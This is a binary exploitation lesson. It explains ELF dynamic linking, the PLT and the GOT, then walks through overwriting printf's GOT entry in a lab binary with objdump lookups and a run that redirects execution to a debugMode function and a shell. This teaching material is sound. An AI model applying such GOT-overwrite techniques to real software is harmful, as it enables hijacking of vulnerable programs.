

03 - Arbitrary Write Primitive

Summary: In this lesson, we will be exploiting an arbitrary write. An arbitrary write is when a memory corruption in a program allows you to write whatever you want wherever you want. This can be used to corrupt the Global Offset Table of the ELF loaded into RAM.

Theory

Background

In computing, the dynamic linker is the part of the operating system that links external functions in a program to the shared libraries (in linux, .so files) that host the functions. The purpose of this functionality is to reduce the size of programs after compilation, and therefore to reduce the amount of memory allocated when they are ran. A program that is compiled dynamically (meaning it takes advantage of dynamic linking), may only be 1-2kb. However, a program compiled statically (all the functions are saved inside the program itself and no linking is done at run-time), may easily skyrocket to a few megabytes. With the hundreds of processes that run on a Linux box at any time, sharing these libraries between processes drastically reduces the amount of random access memory (RAM) needed to sustain the operating system.

I. ELF Internals


In Linux, programs are built into the structure commonly known ELF (Executable and Linkable Format) format. In order to facilitate dynamic linking, the ELF format has two primary runtime structures that house function pointers that link into libraries used by the program (Linux Audit, 2015).

A. Procedural Linkage Table

The first structure is the procedural linkage table (PLT). The memory mapping for this section of the binary is readable, and executable, but not writeable for security reasons. When a function in a dynamically linked binary is called, the call actually first goes out to the PLT entry that corresponds to the function. The PLT will tell the program to do a far jump out to the address housed in the binaries global offset table (TechNovelty, 2011).

B. Global Offset Table


The second structure is the global offset table (GOT). The GOT is readable and writable, but not executable. This structure houses the addresses used by the PLT when a function is called. The PLT will tell the program to jump out to a function whose address is housed in this data structure (TechNovelty, 2011).



The above figure shows a binary making a function call to an outside library after linking has been resolved. The code in the binary (top left) makes the call. The call is ran in the PLT, which does a far jump to the address located in the GOT. That pointer points out to a shared library, where the rest of the execution continues.

II. Lazy Linking

However, the structure of this call looks very different before linkage has occurred. Placing the correct address in the GOT is the job of the dynamic linker.



When the binary is ran, the GOT is not populated with the correct addresses. Instead, all addresses in the GOT point back into the PLT where a resolver is prepared. This resolver is a function held in the dynamic linker (in Linux, ld.so.6). Once the resolver has ran, the correct address is placed into the GOT and no further linkage is required. The internals of the resolution process will be further explained to a certain extent, however specific details will be skipped as the process is incredibly tedious. Ultimately, the dynamic (or lazy, as it is literally called) nature of this process allows for abuse.

By using our arbitrary write, we are able to write the address of a DIFFERENT function into the GOT, so when a function is called, the program is tricked into going somewhere else.

Application

Summary: We are going to trick the program into calling debugMode whenever it calls printf.

First, we need to figure out the address of the GOT entry for printf. We can do this by running the command: **objdump -d -Intel write | grep -A 10 printf | head -n 2**

```
080483f0 <printf@plt>:
80483f0:    ff 25 0c a0 04 08    jmp     DWORD PTR ds:0x804a00c
```

Our address is **0x804a00c**

So what we know now is the libc address for printf is placed at 0x804a00c.

What's awesome about the ELF format is that this address won't change with ASLR. Until recently, programs are not compiled PIE, therefore the ELF structure isn't randomized into RAM.

Now we need to know **WHAT** to write, which is the address of debugMode. To find that, follow the same patterns as before: **objdump -d -Intel write | grep debug**

08048576 <debugMode>:

NOW LETS PLAY.

```
Some say the pen is mightier than the sword. What do you 'say'? 08048576
Oh yeah? And where would you like to 'say' that? 0x804a00c
What was your name again?
test12
Entering debug mode
$ id
uid=1000(droofe) gid=1000(droofe)
$
```